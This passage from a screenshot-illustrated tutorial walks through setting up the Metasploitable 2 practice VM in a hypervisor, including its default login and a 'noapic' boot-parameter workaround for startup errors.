


Figure 2 – Create a new VM

3.2. Choose a name for the new Virtual Machine (VM). In this case, we will call it ***Metasploitable 2***

3.3. Select the folder where you want the VM to reside

3.4. Select Type: ***Linux***
Select Version: ***Oracle Linux (64-bit)***




Figure 3 – Setting the name and OS

3.5. Click on the hardware tab and make the following adjustments:

   3.5.1. Base memory: ***2048 MB***

   3.5.2. Processors: ***2***

3.6. Click the Hard Disk tab and make the following adjustments




Figure 4 – Setting hardware

3.6.1. Click on ***Use an existing virtual hard disk file***




Figure 5 – Use the existing hard disk drive

3.6.2. Click on the folder next to the dropdown menu

3.6.3. Click on the ***Add*** button




Figure 6 – Virtual Hard Disk Selector

3.6.4. Navigate to the location of the file you extracted and select it




Figure 7 – Add the Metasploitable Virtual Hard Disk File

3.6.5. Click on ***Open*** and notice it is now in the hard disk selector menu. Keep it selected and click on ***Choose***




Figure 8 – Select the Metasploitable Virtual Hard Disk File

3.6.6. It is now selected as our hard disk file, so click ***Next***

3.6.7. Click ***Finish,*** and you can see it added to the rest of your VMs




Figure 10 – Metasploitable 2 VM added to Virtual Machines

4. Now you can start it up like any other VM and the login information is

USER: *msfadmin*
PASSWORD: *msfadmin*

A note on hardware




Figure 11 – Metasploitable 2 startup error

Metasploitable2 is outdated, and hardware and software have evolved. If you get an error when you try to start the machine, take the following steps:

4.1. Close the virtual machine

4.2. Open settings, go to the motherboard settings, and disable all the extended features




Figure 12 – Disable Extended Features

4.3. Press ***ok***

4.4. Start the virtual machine and get ready to hit the ***Esc*** key as soon as it starts




Figure 13 – Start the VM and press the Esc key

4.5. Press ***e*** to edit the boot commands




Figure 14 – Edit the boot commands

4.6. Press ***e*** to edit the root command to add

```
noapic
```




Figure 15 – Add the noapic command

4.7. Repeat for the kernel command and add

```
noapic
```

4.8. Press ***b*** for boot

4.9. This is a temporary solution. But the machine will boot, so you can apply a more permanent solution. Log on to the machine using the username msfadmin. Then type

```
sudo nano /boot/grub/menu.lst
```

> **NOTE:** /boot/grub/menu.lst is a lowercase 'L' as in *list*, **NOT** a '1' as in *1st*

